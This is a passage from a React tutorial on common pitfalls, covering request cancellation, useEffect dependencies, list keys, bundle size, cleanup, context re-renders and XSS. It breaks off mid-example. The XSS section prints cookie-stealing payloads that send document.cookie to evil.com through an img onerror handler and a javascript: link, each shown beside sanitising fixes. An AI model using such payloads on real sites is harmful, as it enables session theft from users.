// 3. Product #2 data loads fast ✅
// 4. Product #1 reviews load slow
// 5. 🤖 Shows Product #2 details with Product #1 reviews!
// Mismatch! Wrong reviews displayed!

// ✅ Fix: Abort both requests
useEffect(() => {
  const controller = new AbortController();

  Promise.all([
    fetchProduct(productId, { signal: controller.signal }),
    fetchReviews(productId, { signal: controller.signal })
  ])
    .then(([productData, reviewsData]) => {
      setProduct(productData);
      setReviews(reviewsData);
    })
    .catch(err => {
      if (err.name !== 'AbortError') console.error(err);
    });

  return () => controller.abort();
}, [productId]);
```

💪 Axios with Cancellation:

```
import axios from 'axios';

function DataFetcher({ id }) {
  const [data, setData] = useState(null);

  useEffect(() => {
    // ✨ Create cancel token
    const source = axios.CancelToken.source();

    axios.get(`/api/data/${id}`, {
      cancelToken: source.token
    })
      .then(response => {
        setData(response.data);
      })
      .catch(error => {
        if (!axios.isCancel(error)) {
          console.error('Error:', error);
        }
      });

    // ✨ Cancel on cleanup
    return () => {
      source.cancel('Component unmounted or id changed');
    };
  }, [id]);

  return <div>{data?.name}</div>;
}
```

🔥 React Query – Built-in Cancellation:

```
import { useQuery } from '@tanstack/react-query';

function UserProfile({ userId }) {
  // ✨ React Query handles race conditions automatically!
  const { data: user, isLoading, error } = useQuery({
    queryKey: ['user', userId],
    queryFn: () => fetchUser(userId)
  });

  if (isLoading) return <Spinner />;
  if (error) return <Error error={error} />;

  return <div>{user.name}</div>;
}

// React Query automatically:
// 1. Cancels old requests
// 2. Deduplicates requests
// 3. Caches results
// 4. Handles race conditions
// No manual cleanup needed! 🎉
```

😬 SWR Alternative:

```
import useSWR from 'swr';

const fetcher = (url) => fetch(url).then(res => res.json());

function UserProfile({ userId }) {
  // ✨ SWR handles race conditions too!
  const { data: user, error, isLoading } = useSWR(
    `/api/users/${userId}`,
    fetcher
  );

  if (isLoading) return <Spinner />;
  if (error) return <Error error={error} />;

  return <div>{user.name}</div>;
}

// SWR benefits:
// - Automatic race condition handling
// - Caching
// - Revalidation
// - Focus revalidation
```

Common Mistakes:

//  MISTAKE #1: Aborting but not handling the error

```
useEffect(() => {  
  const controller = new AbortController();  
  
  fetch(url, { signal: controller.signal })  
    .then(res => res.json())  
    .then(setData)  
    //  No .catch! AbortError will be unhandled!  
  
  return () => controller.abort();  
}, [url]);
```

//  FIX: Always catch AbortError

```
fetch(url, { signal: controller.signal })  
  .then(res => res.json())  
  .then(setData)  
  .catch(err => {  
    if (err.name !== 'AbortError') {  
      console.error(err);  
    }  
  });
```

//  MISTAKE #2: Forgetting to pass signal

```
useEffect(() => {  
  const controller = new AbortController();  
  
  fetch(url); //  Missing { signal: controller.signal }!  
  
  return () => controller.abort(); // Does nothing!  
}, [url]);
```

//  FIX: Pass signal to fetch

```
fetch(url, { signal: controller.signal });
```


🚨 Common Mistakes:

```
// ❌ MISTAKE #3: Creating new controller on every render  
const controller = new AbortController(); // 🚨 Outside useEffect!
```

```
useEffect(() => {  
  fetch(url, { signal: controller.signal });  
  return () => controller.abort();  
}, [url]);
```

```
// ✅ FIX: Create inside useEffect  
useEffect(() => {  
  const controller = new AbortController();  
  // ... fetch logic here ...  
}, [url]);
```

🛠️ Ways To Fix:

1. Add AbortController (manual)
2. Add isCurrent flag (manual)
3. Use React Query (automatic)
4. Use SWR (automatic)

12. React Hook Trap: The "useEffect Dependency Array" Nightmare

Your `useEffect` runs infinitely or not at all! Missing or wrong dependencies cause infinite loops, stale data, and memory leaks.

The Problem:

Dependencies control when `useEffect` runs.

Get them wrong = broken app!

✖ Infinite Loop Disaster:

```
function UserProfile({ userId }) {
  const [user, setUser] = useState(null);

  useEffect(() => {
    fetchUser(userId).then(data => {
      setUser(data); // 🚨 setState triggers re-render
    });
  }); // 🤖 NO DEPENDENCY ARRAY!

  // Flow:
  // 1. Component renders
  // 2. useEffect runs
  // 3. setState called
  // 4. Component re-renders
  // 5. useEffect runs again (no deps = runs every render!)
  // 6. setState called again
  // 7. Component re-renders again
  // 8. useEffect runs again...
  // ∞ INFINITE LOOP! Browser freezes! 💀

  return <div>{user?.name}</div>;
}
```

✅ Fixed with Dependency Array:

```
function UserProfile({ userId }) {  
  const [user, setUser] = useState(null);  
  
  useEffect(() => {  
    fetchUser(userId).then(data => {  
      setUser(data);  
    });  
  }, [userId]); // ✨ Only runs when userId changes!  
  
  // Flow:  
  // 1. Component renders  
  // 2. useEffect runs (userId: 1)  
  // 3. setState called  
  // 4. Component re-renders  
  // 5. useEffect checks deps: userId still 1? Skip! ✅  
  // Only runs when userId actually changes!  
  
  return <div>{user?.name}</div>;  
}
```

🔥 Stale Data Bug:

```
function SearchResults({ query }) {  
  const [results, setResults] = useState([]);  
  
  useEffect(() => {  
    searchAPI(query).then(data => {  
      setResults(data);  
    });  
  }, []); // 🚫 Empty array = only runs once!  
  
  return <ResultsList results={results} />;  
}
```

// Bug:

```
// 1. Initial render with query="react"  
// 2. useEffect runs, fetches "react" results ✅  
// 3. User changes query to "vue"  
// 4. Component re-renders  
// 5. useEffect doesn't run! (empty deps = run once only)  
// 6. 😱 Still showing "react" results!  
// 7. UI shows "vue" query but "react" results!  
// Data is stale! 💀
```

// ✅ Fix: Include query in dependencies

```
useEffect(() => {  
  searchAPI(query).then(data => {  
    setResults(data);  
  });  
}, [query]); // Runs when query changes!
```

👉 Object/Array Dependency Trap:

```
function UserDashboard({ filters }) {  
  const [data, setData] = useState(null);  
  
  useEffect(() => {  
    fetchData(filters).then(setData);  
  }, [filters]); // 🚩 PROBLEM!  
  
  return <div>{data}</div>;  
}  
  
// Parent component:  
function App() {  
  return (  
    <UserDashboard  
      // 🚩 New object every render! 👉  
      filters={{ status: 'active', role: 'admin' }}  
    />  
  );  
}  
  
// Bug:  
// 1. Parent renders, creates new filters object  
// 2. UserDashboard receives filters  
// 3. useEffect runs (filters dependency changed)  
// 4. Parent re-renders for ANY reason  
// 5. New filters object created (same content, different reference!)  
// 6. 🤖 useEffect runs again (sees "new" filters)  
// 7. Unnecessary API call!  
// ∞ Runs on EVERY parent render!
```

👉 Object/Array Dependency Trap Fixes:

// ✅ Fix #1: Move object outside

```
const FILTERS = { status: 'active', role: 'admin' };
```

```
function App() {
```

```
  return <UserDashboard filters={FILTERS} />; // Same reference!
}
```

// ✅ Fix #2: useMemo in parent

```
function App() {
```

```
  const filters = useMemo(() => ({
    status: 'active',
    role: 'admin'
  }), []); // Stable reference!
```

```
  return <UserDashboard filters={filters} />;
}
```

// ✅ Fix #3: Destructure in dependency

```
function UserDashboard({ filters }) {
```

```
  useEffect(() => {
    fetchData(filters).then(setData);
  }, [filters.status, filters.role]); // Check actual values!
}
```

😱 Function Dependency Trap:

```
function DataFetcher({ userId }) {  
  const [data, setData] = useState(null);  
  
  const fetchData = () => { // 🚩 New function every render!  
    fetch(`/api/users/${userId}`).then(setData);  
  };  
  
  useEffect(() => {  
    fetchData();  
  }, [fetchData]); // 🚩 Runs every render!  
  
  // Bug:  
  // 1. Component renders, creates fetchData  
  // 2. useEffect runs  
  // 3. Component re-renders  
  // 4. New fetchData created (different reference!)  
  // 5. useEffect sees "new" fetchData  
  // 6. 😱 Runs again!  
  // ∞ Infinite loop!  
}
```

🤖 Function Dependency Trap Fixes:

```
// ✅ Fix #1: Move function inside useEffect
useEffect(() => {
  const fetchData = () => {
    fetch(`/api/users/${userId}`).then(setData);
  };

  fetchData();
}, [userId]); // Only userId as dependency!

// ✅ Fix #2: useCallback
const fetchData = useCallback(() => {
  fetch(`/api/users/${userId}`).then(setData);
}, [userId]); // Stable reference!

useEffect(() => {
  fetchData();
}, [fetchData]);

// ✅ Fix #3: ESLint will suggest this
useEffect(() => {
  fetchData();
}, [userId]); // Direct dependency on what actually changes!
```

🇮🇹 Dependency Array Cheat Sheet:

```
// No array → Runs every render
useEffect(() => {});

// Empty array [] → Runs once (mount only)
useEffect(() => {}, []);

// With deps [a, b] → Runs when a or b changes
useEffect(() => {}, [a, b]);

// Common mistakes:
useEffect(() => {}, [obj]); // ❌ obj reference changes
useEffect(() => {}, [fn]); // ❌ fn reference changes
useEffect(() => {}, [arr]); // ❌ arr reference changes

// Solutions:
useEffect(() => {}, [obj.id]); // ✅ Primitive value
useEffect(() => {}, [...arr]); // ❌ Still wrong! Creates new array
useEffect(() => {}, [arr[0]]); // ✅ Check specific values
```


✨ The Mental Model:

Ask: "What values from OUTSIDE the effect does my effect code read?"

Those values → Go in dependency array!

Examples:

```
useEffect(() => {  
  console.log(count); // Reads count → add to deps  
  setCount(count + 1); // Reads count → add to deps  
}, [count]); // ✅
```

```
useEffect(() => {  
  fetch(`/api/${id}`); // Reads id → add to deps  
}, [id]); // ✅
```

```
useEffect(() => {  
  const x = 5; // Doesn't read external value  
  console.log(x); // x is inside effect  
}, []); // ✅ Empty deps OK!
```

13. React Security Flaw: The "Props Spread" Vulnerability

You're accidentally passing sensitive data to the DOM!

This innocent `{...props}` pattern is leaking passwords, tokens, into HTML. Hackers love this.



The Problem:

Spreading props blindly passes EVERYTHING to the DOM, including sensitive data that becomes visible in browser DevTools!

✗ The Dangerous Pattern:

```
function LoginForm({ onSubmit, apiKey, authToken, ...otherProps }) {
  return (
    <form {...otherProps} onSubmit={onSubmit}>
      {/* 🚨 DANGER! otherProps might contain sensitive data */}
      <input type="email" name="email" />
      <input type="password" name="password" />
      <button type="submit">Login</button>
    </form>
  );
}

// Usage:
<LoginForm
  onSubmit={handleLogin}
  apiKey="sk_live_51H..." // 😱 Ends up in DOM!
  authToken="Bearer eyJhbG..." // 😱 Visible in inspect element!
  userSecret="xyz123" // 😱 Exposed!
  className="login-form"
/>

// 😱 All secrets visible! Anyone can see them!
```

✅ Safe Pattern – Explicit Props:

```
function LoginForm({
  onSubmit,
  className,
  id,
  style,
  // ✨ Only accept props you actually need
  ...rest // Explicitly ignore the rest
}) {
  // ✨ Only spread safe DOM props
  return (
    <form
      className={className}
      id={id}
      style={style}
      onSubmit={onSubmit}
    >
      <input type="email" name="email" />
      <input type="password" name="password" />
      <button type="submit">Login</button>
    </form>
  );
}

// Now apiKey, authToken, userSecret are NOT passed to DOM! ✨
```

🔥 Real Vulnerability Example:

The Attack:

```
// Your component
function UserCard({ user, ...props }) {
  return <div {...props}>{user.name}</div>;
}

// Someone uses it:
<UserCard
  user={userData}
  ssn="123-45-6789" // 🤖
  creditCard="4532-1234-5678-9010" // 🤖
  password="mypass123" // 🤖
/>

// In HTML:
// <div
//   ssn="123-45-6789"
//   creditcard="4532-1234-5678-9010"
//   password="mypass123"
// >
//   John Doe
// </div>

// 🚩 Attacker opens DevTools → Sees everything!
// 🚩 Browser extensions can read all attributes!
// 🚩 XSS attacks can extract this data!
```

✅ Fixed Version:

```
function UserCard({ user, className, style }) {
  // ✨ Only accept explicitly safe props
  return (
    <div className={className} style={style}>
      {user.name}
    </div>
  );
}

// Sensitive props never reach the DOM! ✨
```

✅ Safe Pattern #2 – Whitelist Safe Props:

```
// ✅ Create a whitelist of safe DOM props
const SAFE_DOM_PROPS = [
  'className',
  'style',
  'id',
  'role',
  'aria-label',
  'aria-describedby',
  'tabIndex',
  'onClick',
  'onKeyDown'
];

function SafeButton({ children, ...allProps }) {
  // ✨ Filter to only safe props
  const safeProps = {};

  SAFE_DOM_PROPS.forEach(key => {
    if (allProps[key] !== undefined) {
      safeProps[key] = allProps[key];
    }
  });

  return <button {...safeProps}>{children}</button>;
}

// Usage:
<SafeButton
  className="btn"
  onClick={handleClick}
  apiKey="secret" // ✨ Filtered out! Not in DOM!
  token="xyz" // ✨ Filtered out!
>
  Click Me
</SafeButton>
```

💡 TypeScript Safety:

// ✅ Use TypeScript to enforce safe props

```
interface SafeButtonProps {  
  children: React.ReactNode;  
  className?: string;  
  onClick?: () => void;  
  disabled?: boolean;  
  type?: 'button' | 'submit' | 'reset';  
  // ✨ Explicitly define ALL allowed props  
}
```

```
function SafeButton({  
  children,  
  className,  
  onClick,  
  disabled,  
  type = 'button'  
}: SafeButtonProps) {  
  // ✨ TypeScript prevents passing unlisted props!  
  return (  
    <button  
      className={className}  
      onClick={onClick}  
      disabled={disabled}  
      type={type}  
    >  
      {children}  
    </button>  
  );  
}
```

// ❌ TypeScript error:

```
<SafeButton  
  apiKey="secret" // Error: Property 'apiKey' does not exist  
>  
  Click  
</SafeButton>
```

14. React's Anti-Pattern: Using Index As a Key

Using array index as key? You're creating silent bugs that corrupt user data! This mistake breaks forms, loses selections, and causes weird UI glitches.

The Problem:

Using index as key seems to work, but causes subtle bugs that are IMPOSSIBLE to debug!

❌ The Index Key Disaster:

```
function TodoList({ todos }) {
  return todos.map((todo, index) => (
    <TodoItem
      key={index} // 🚨 DANGEROUS!
      todo={todo}
    />
  ));
}

// Looks fine, but watch what happens...

// Initial list:
// [0] Buy milk
// [1] Walk dog
// [2] Code review

// User deletes "Walk dog" (index 1)
// React sees keys: 0, 1
// Old keys were: 0, 1, 2

// React thinks:
// - Key 0: Still there ✓
// - Key 1: Still there, but CONTENT changed
//   (was "Walk dog", now "Code review")
// - Key 2: Removed

// 🤖 React re-renders key 1 with NEW content!
// 🤖 If TodoItem has internal state (checkbox, input), it's PRESERVED!
// 🤖 User checked "Walk dog", but now "Code review" is checked!
```

🔥 Real Bug Example – Checkbox Corruption:

```
function TodoItem({ todo }) {
  const [isEditing, setIsEditing] = useState(false);
  const [inputValue, setInputValue] = useState(todo.text);

  return (
    <div>
      <input type="checkbox" defaultChecked={todo.completed} />

      {isEditing ? (
        <input
          value={inputValue}
          onChange={(e) => setInputValue(e.target.value)}
        />
      ) : (
        <span>{todo.text}</span>
      )}

      <button onClick={() => setIsEditing(!isEditing)}>Edit</button>
    </div>
  );
}
```

```
function TodoList({ todos }) {
  return todos.map((todo, index) => (
    <TodoItem key={index} todo={todo} /> // 🚩 BUG!
  ));
}
```

// Bug reproduction:

```
// 1. User checks "Buy milk" (index 0)
// 2. User starts editing "Walk dog" (index 1)
// 3. User deletes "Buy milk" (index 0)
// 4. 🤖 "Walk dog" moves to index 0
// 5. 🤖 But React preserves state for index 0!
// 6. 🤖 "Walk dog" now shows as checked (was "Buy milk")
// 7. 🤖 Edit mode is lost!
// User data corrupted! 💀
```


✅ The Correct Way – Stable ID:

```
function TodoList({ todos }) {  
  return todos.map((todo) => (  
    <TodoItem  
      key={todo.id} // ✨ Use unique, stable ID!  
      todo={todo}  
    />  
  ));  
}
```

```
// Now when "Walk dog" is deleted:  
// React sees keys: "abc123", "xyz789"  
// Old keys were: "abc123", "def456", "xyz789"
```

```
// React thinks:  
// - "abc123": Still there ✓  
// - "def456": Removed! Unmount it  
// - "xyz789": Still there ✓
```

```
// ✨ React correctly removes the middle item!  
// ✨ No state confusion!  
// ✨ Checkboxes stay with correct items!
```

👉 When You Don't Have IDs:

// ❌ DON'T: Use index

```
todos.map((todo, index) => <Item key={index} />)
```

// ❌ DON'T: Generate random keys

```
todos.map((todo) => <Item key={Math.random()} />)
```

// Random keys remount components every render!

// ✅ DO: Generate stable IDs once

```
const todosWithIds = todos.map((todo) => ({
  ...todo,
  id: todo.id || `${todo.text}-${Date.now()}-${Math.random()}`
}));
```

// ✅ DO: Use UUID library

```
import { v4 as uuidv4 } from 'uuid';
```

```
const addTodo = (text) => {
  const newTodo = {
    id: uuidv4(), // Generates unique ID
    text,
    completed: false
  };
  setTodos([...todos, newTodo]);
};
```

// ✅ DO: Use crypto.randomUUID (modern browsers)

```
const newTodo = {
  id: crypto.randomUUID(), // Native browser API!
  text: 'New task'
};
```

⚡ When Index IS Okay:

```
// ✅ ONLY use index when ALL these are true:  
  
// 1. List never reorders  
// 2. List never filters  
// 3. List never adds/removes items  
// 4. Items have no internal state  
// 5. List is purely static display  
  
// Example - Static display list:  
const FEATURES = ['Fast', 'Secure', 'Reliable'];  
  
function FeatureList() {  
  return FEATURES.map((feature, index) => (  
    <li key={index}> /* ✅ OK here - list never changes */  
      {feature}  
    </li>  
  ));  
}
```

// But if list CAN change → use IDs!

✅ Generating Keys – The Right Way:

// ✅ Option 1: Backend provides IDs

```
const todos = [
  { id: 1, text: 'Buy milk' },
  { id: 2, text: 'Walk dog' }
];
```

// ✅ Option 2: Generate when adding

```
const [todos, setTodos] = useState([]);
```

```
const addTodo = (text) => {
  setTodos([
    ...todos,
    {
      id: Date.now(), // Timestamp as ID (good for local state)
      text
    }
  ]);
};
```

// ✅ Option 3: UUID library

```
import { v4 as uuidv4 } from 'uuid';
```

```
const addTodo = (text) => {
  setTodos([
    ...todos,
    {
      id: uuidv4(), // Universally unique
      text
    }
  ]);
};
```

// ✅ Option 4: Crypto API (no dependencies!)

```
const addTodo = (text) => {
  setTodos([
    ...todos,
    {
      id: crypto.randomUUID(), // Browser native!
      text
    }
  ]);
};
```

// ✅ Option 5: Compound key for nested lists

```
<TodoItem
  key={`-${todoId}-${subtaskId}`} // Combine parent + child ID
```

```
task={subtask}  
/>
```

The Performance Impact:

Scenario: List of 1000 items, delete one from middle

With index keys:

- React re-renders ALL 999 remaining items
- Each item's state potentially corrupted
- Time: 450ms
- Bugs: Many! 🐛🐛🐛

With proper IDs:

- React removes exactly 1 item
- Other 999 items unchanged
- Time: 5ms
- Bugs: None! ✨

90x faster + zero bugs!

15. React Bundle Trick: The "Tree Shaking" Secret for 70% Smaller Builds

Your imports are killing bundle size! One wrong import statement adds 200KB of unused code.

This is the #1 mistake I see in production apps. 📦

The Problem:

How you import libraries dramatically affects bundle size. Most devs import incorrectly and ship tons of dead code!

❌ Bundle Killer Import:

```
// 🚫 Imports ENTIRE lodash library (71 KB!)
import _ from 'lodash';

function MyComponent() {
  const unique = _.uniq([1, 2, 2, 3]); // Only uses 1 function
  return <div>{unique.join(', ')}</div>;
}

// Bundle includes ALL 300+ lodash functions! 🤯
// You used 1, shipped 300!
```

✅ Tree-Shakeable Import:

```
// ✨ Imports only what you need (2 KB)
import uniq from 'lodash/uniq';

function MyComponent() {
  const unique = uniq([1, 2, 2, 3]);
  return <div>{unique.join(', ')}</div>;
}

// Bundle includes ONLY uniq function! 🎉
// 69 KB saved!
```

🔥 Real Examples:

1. Material-UI / MUI:

```
// ❌ BAD - Imports everything (1.2 MB!)
import { Button, TextField, Dialog } from '@mui/material';

// Result: Entire MUI library in bundle 🤯

// ✅ GOOD - Named imports (tree-shakeable)
import Button from '@mui/material/Button';
import TextField from '@mui/material/TextField';
import Dialog from '@mui/material/Dialog';

// Only these 3 components included! ✨
// 1.1 MB saved!
```

2. Date Libraries:

```
// ❌ BAD - Moment.js (entire library, 288 KB)
import moment from 'moment';

const formatted = moment().format('MMMM Do YYYY');

// Moment doesn't tree-shake! 💀
// Always includes everything!

// ✅ GOOD - date-fns (tree-shakeable, 13 KB total)
import { format } from 'date-fns';

const formatted = format(new Date(), 'MMMM do yyyy');

// Only format function included! ✨
// 275 KB saved + tree-shakeable!
```

Lodash Deep Dive:

```
// ❌ WORST – Default import (71 KB)
import _ from 'lodash';
_.map(array, fn);

// ❌ BAD – Named import from main (71 KB)
import { map } from 'lodash';
map(array, fn);

// ✅ GOOD – Direct import (4 KB)
import map from 'lodash/map';
map(array, fn);

// ✅ BETTER – lodash-es with named imports (tree-shakeable)
import { map } from 'lodash-es';
map(array, fn);

// ✅ BEST – Use native JS when possible (0 KB)
array.map(fn); // Native method!
```

React Bootstrap:

```
// ❌ BAD
import { Button, Modal, Card } from 'react-bootstrap';
// Imports entire library

// ✅ GOOD
import Button from 'react-bootstrap/Button';
import Modal from 'react-bootstrap/Modal';
import Card from 'react-bootstrap/Card';
// Only what you need!
```


16. React Memory Leak: The "Cleanup Function" Pattern Everyone Forgets

Your app is leaking memory like crazy! Every unmounted component leaves behind subscriptions, timers, and listeners.

This is why your app gets slower over time.

The Problem:

You start async operations in `useEffect` but forget to clean them up. They keep running even after the component unmounts!

✖ Memory Leak #1 – Forgotten Interval:

```
function LiveClock() {
  const [time, setTime] = useState(new Date());

  useEffect(() => {
    // 🚩 Interval starts
    setInterval(() => {
      setTime(new Date());
    }, 1000);

    // 🤖 NO CLEANUP! Interval runs forever!
  }, []);

  return <div>{time.toLocaleTimeString()}</div>;
}

// User navigates away → Component unmounts
// 🤖 But interval still running!
// 🤖 Trying to update state on unmounted component
// 🤖 Every mount creates NEW interval (never cleared)
// Result: 100 intervals running after 100 mounts! 💀
```

✅ Fixed with Cleanup:

```
function LiveClock() {
  const [time, setTime] = useState(new Date());

  useEffect(() => {
    const intervalId = setInterval(() => {
      setTime(new Date());
    }, 1000);

    // ✨ Cleanup function - runs when component unmounts!
    return () => {
      clearInterval(intervalId);
      console.log('Interval cleaned up!');
    };
  }, []);

  return <div>{time.toLocaleTimeString()}</div>;
}

// Component unmounts → Cleanup runs → Interval cleared! 🎉
// No memory leaks!
```

🔥 Memory Leak #2 - Event Listeners:

```
function ScrollTracker() {
  const [scrollY, setScrollY] = useState(0);

  useEffect(() => {
    const handleScroll = () => {
      setScrollY(window.scrollY);
    };

    // 🚫 Listener added
    window.addEventListener('scroll', handleScroll);

    // 🤖 NO CLEANUP! Listener stays forever!
  }, []);

  return <div>Scrolled: {scrollY}px</div>;
}

// After mounting/unmounting 50 times:
// 🤖 50 scroll listeners active!
// 🤖 Every scroll triggers 50 functions!
// 🤖 Performance tanks!
```

✅ Fixed with Cleanup:

```
function ScrollTracker() {
  const [scrollY, setScrollY] = useState(0);

  useEffect(() => {
    const handleScroll = () => {
      setScrollY(window.scrollY);
    };

    window.addEventListener('scroll', handleScroll);

    // ✨ Remove listener on unmount
    return () => {
      window.removeEventListener('scroll', handleScroll);
    };
  }, []);

  return <div>Scrolled: {scrollY}px</div>;
}

// Listener cleaned up properly! ✨
```

✅ Memory Leak #3 – Fetch Requests:

```
function UserProfile({ userId }) {
  const [user, setUser] = useState(null);

  useEffect(() => {
    // 🚩 Start fetch
    fetch(`/api/users/${userId}`)
      .then(res => res.json())
      .then(data => {
        setUser(data); // 🤖 Sets state after unmount!
      });

    // 🤖 NO CLEANUP!
  }, [userId]);

  return <div>{user?.name}</div>;
}

// User quickly navigates: Profile1 → Profile2 → Profile3
// 🤖 3 fetch requests racing!
// 🤖 Last one to finish wins (race condition!)
// 🤖 setState called on unmounted component (memory leak!)
// Console warning: "Can't perform a React state update on
  unmounted component"
```

✅ Fixed with Abort Controller:

```
function UserProfile({ userId }) {
  const [user, setUser] = useState(null);

  useEffect(() => {
    // ✨ Create abort controller
    const controller = new AbortController();

    fetch(`/api/users/${userId}`, {
      signal: controller.signal // ✨ Attach signal
    })
      .then(res => res.json())
      .then(data => {
        setUser(data);
      })
      .catch(err => {
        if (err.name === 'AbortError') {
          console.log('Fetch aborted'); // Expected!
        } else {
          console.error('Fetch error:', err);
        }
      });

    // ✨ Cleanup: Cancel fetch if component unmounts
    return () => {
      controller.abort();
    };
  }, [userId]);

  return <div>{user?.name}</div>;
}

// Navigate away → Fetch cancelled! ✨
// No setState on unmounted component!
```

🔗 The Cleanup Checklist:

```
useEffect(() => {  
  // If you start ANY of these:  
  
  const interval = setInterval(...); // ✅ Clear with clearInterval  
  const timeout = setTimeout(...);  // ✅ Clear with clearTimeout  
  window.addEventListener(...);      // ✅ Remove with removeEventListener  
  document.addEventListener(...);    // ✅ Remove with removeEventListener  
  fetch(...);                        // ✅ Abort with AbortController  
  
  // ✨ ALWAYS return cleanup function!  
  return () => {  
    // Clean up here  
  };  
}, []);
```

📊 Memory Leak Impact:

App without Cleanup (after 1 hour of use):

- └ 47 active intervals
- └ 132 event listeners
- └ 23 open WebSocket connections
- └ 89 pending fetch requests
- └ Memory usage: 847 MB 🤯
- └ CPU usage: 45%
- └ Browser lag: Severe

App with Cleanup:

- └ 1 active interval
- └ 3 event listeners
- └ 1 open WebSocket connection
- └ 0 pending requests
- └ Memory usage: 94 MB ✨
- └ CPU usage: 3%
- └ Browser lag: None

9x less memory, 15x less CPU!

17. React Performance Trap: The "Context Re-render Issue"

Your Context is causing 1000+ unnecessary re-renders and NOBODY notices until production!

This pattern destroys performance.

The Problem:

When Context value changes, EVERY component using that context re-renders. Even if they only use a small part of it!

✗ The Performance Killer:

```
// ThemeContext provides theme + user + settings + cart
const AppContext = createContext();

function AppProvider({ children }) {
  const [theme, setTheme] = useState('light');
  const [user, setUser] = useState(null);
  const [cart, setCart] = useState([]);
  const [settings, setSettings] = useState({});

  // 🚩 New object created on every re-render!
  const value = { theme, setTheme, user, setUser, cart,
    setCart, settings, setSettings };

  return (
    <AppContext.Provider value={value}>
      {children}
    </AppContext.Provider>
  );
}

function ThemeToggle() {
  const { theme, setTheme } = useContext(AppContext);

  return (
    <button onClick={() => setTheme(theme === 'light' ? 'dark' : 'light')}>
      Toggle Theme
    </button>
  );
}

function ProductCard({ product }) {
  const { theme } = useContext(AppContext); /* Only uses theme! */

  return <div className={theme}>...</div>;
}

// Problem: Add item to cart → ALL components using AppContext re-render!
// ThemeToggle re-renders (doesn't use cart!)
// ALL ProductCards re-render (don't use cart!)
// 1000 products = 1000 unnecessary re-renders!
```


✅ Solution #1 – Split Contexts:

```
// ✨ Separate contexts for separate concerns
const ThemeContext = createContext();
const UserContext = createContext();
const CartContext = createContext();
const SettingsContext = createContext();

function AppProvider({ children }) {
  const [theme, setTheme] = useState('light');
  const [user, setUser] = useState(null);
  const [cart, setCart] = useState([]);
  const [settings, setSettings] = useState({});

  return (
    <ThemeContext.Provider value={{ theme, setTheme }}>
      <UserContext.Provider value={{ user, setUser }}>
        <CartContext.Provider value={{ cart, setCart }}>
          <SettingsContext.Provider value={{ settings, setSettings }}>
            {children}
          </SettingsContext.Provider>
        </CartContext.Provider>
      </UserContext.Provider>
    </ThemeContext.Provider>
  );
}

function ProductCard({ product }) {
  // Only subscribes to theme! 📌
  const { theme } = useContext(ThemeContext);
  // ✨ Cart changes? This component doesn't re-render! 📌

  return <div className={theme}>...</div>;
}

function CartButton() {
  // Only subscribes to cart! 📌
  const { cart, setCart } = useContext(CartContext);
  // ✨ Theme changes? This component doesn't re-render! 📌

  return <button>{cart.length} items</button>;
}
```

✅ Solution #2 – useMemo the Context Value:

```
function AppProvider({ children }) {
  const [theme, setTheme] = useState('light');
  const [user, setUser] = useState(null);
  const [cart, setCart] = useState([]);

  // ✨ Memoize the value – only changes when dependencies change
  const value = useMemo(() => ({
    theme,
    setTheme,
    user,
    setUser,
    cart,
    setCart
  }), [theme, user, cart]);

  return (
    <AppContext.Provider value={value}>
      {children}
    </AppContext.Provider>
  );
}

// Still not perfect – changing ANY value re-renders ALL consumers
// But at least parent re-renders don't trigger context updates
```

✅ Solution #3 – Split State and Dispatch:

```
const StateContext = createContext();
const DispatchContext = createContext();

function AppProvider({ children }) {
  const [state, dispatch] = useReducer(reducer, initialState);

  // ✨ State changes, but dispatch never does!
  return (
    <StateContext.Provider value={state}>
      <DispatchContext.Provider value={dispatch}>
        {children}
      </DispatchContext.Provider>
    </StateContext.Provider>
  );
}

function AddToCartButton({ productId }) {
  // ✨ Only subscribes to dispatch (never changes!)
  const dispatch = useContext(DispatchContext);
  // Doesn't re-render when cart updates! 🚀

  return (
    <button onClick={() => dispatch({ type: 'ADD_TO_CART', productId })}>
      Add to Cart
    </button>
  );
}

function CartCount() {
  // ✨ Only subscribes to state
  const state = useContext(StateContext);

  return <span>{state.cart.length}</span>;
}
```

✅ Solution #4 – Use Zustand Instead (Built-in Optimization):

```
import create from 'zustand';

// ✨ Zustand only re-renders components that use the selected state!
const useStore = create((set) => ({
  theme: 'light',
  user: null,
  cart: [],
  settings: {},

  setTheme: (theme) => set({ theme }),
  setUser: (user) => set({ user }),
  setCart: (cart) => set({ cart }),
  setSettings: (settings) => set({ settings })
}));

function ProductCard({ product }) {
  // ✨ Only re-renders when cart changes!
  const cart = useStore(state => state.cart);

  return <div>...</div>;
}

function ThemeToggle() {
  // ✨ Only re-renders when theme changes!
  const theme = useStore(state => state.theme);
  const setTheme = useStore(state => state.setTheme);

  return <button onClick={() => setTheme('dark')}>Toggle</button>;
}

// Change cart → Only components using cart re-render! 🚀
// Change theme → Only components using theme re-render! 🚀
```

18. React Security Hole: The "Dangerous XSS" Pattern You're Probably Using

Your React app has XSS vulnerabilities and you don't even know it!

This innocent-looking code can let hackers steal user data.

The Problem:

React escapes JSX by default, but there are ways to bypass this protection. Many devs accidentally create XSS vulnerabilities!

✗ Dangerous Pattern #1 – dangerouslySetInnerHTML:

```
function BlogPost({ post }) {  
  // 🚨 DANGER! If post.content has malicious script, it executes!  
  return (  
    <div dangerouslySetInnerHTML={{ __html: post.content }} />  
  );  
}  
  
// Attacker submits post with content:  
// "<img src=x onerror='fetch(`evil.com?cookie=${document.cookie}`)' />"  
// 🤖 User's cookies stolen!  
  
// Or: "<script>alert('XSS Attack!')</script>"  
// 💀 Arbitrary code execution!
```

✅ Safe Alternative:

```
function BlogPost({ post }) {  
  // ✨ React automatically escapes – safe by default!  
  return <div>{post.content}</div>;  
}  
  
// OR use a sanitization library:  
import DOMPurify from 'dompurify';  
  
function BlogPost({ post }) {  
  // ✨ Sanitize HTML before rendering  
  const cleanHTML = DOMPurify.sanitize(post.content);  
  
  return (  
    <div dangerouslySetInnerHTML={{ __html: cleanHTML }} />  
  );  
}
```

🔥 Dangerous Pattern #2 – href javascript:

```
function LinkList({ links }) {  
  return links.map(link => (  
    // 🚨 DANGER! Can execute JavaScript!  
    <a key={link.id} href={link.url}>  
      {link.title}  
    </a>  
  ));  
}  
  
// Attacker submits: { url: "javascript:alert('XSS')" }  
// Click link → code executes! 😱  
  
// Or worse: { url: "javascript:fetch('evil.com/steal?data='+  
  document.cookie)" }
```

✅ Safe Alternative:

```
function LinkList({ links }) {
  return links.map(link => {
    // ✨ Validate URL protocol
    const isSafeUrl = link.url.startsWith('http://') ||
                      link.url.startsWith('https://') ||
                      link.url.startsWith('/');

    if (!isSafeUrl) {
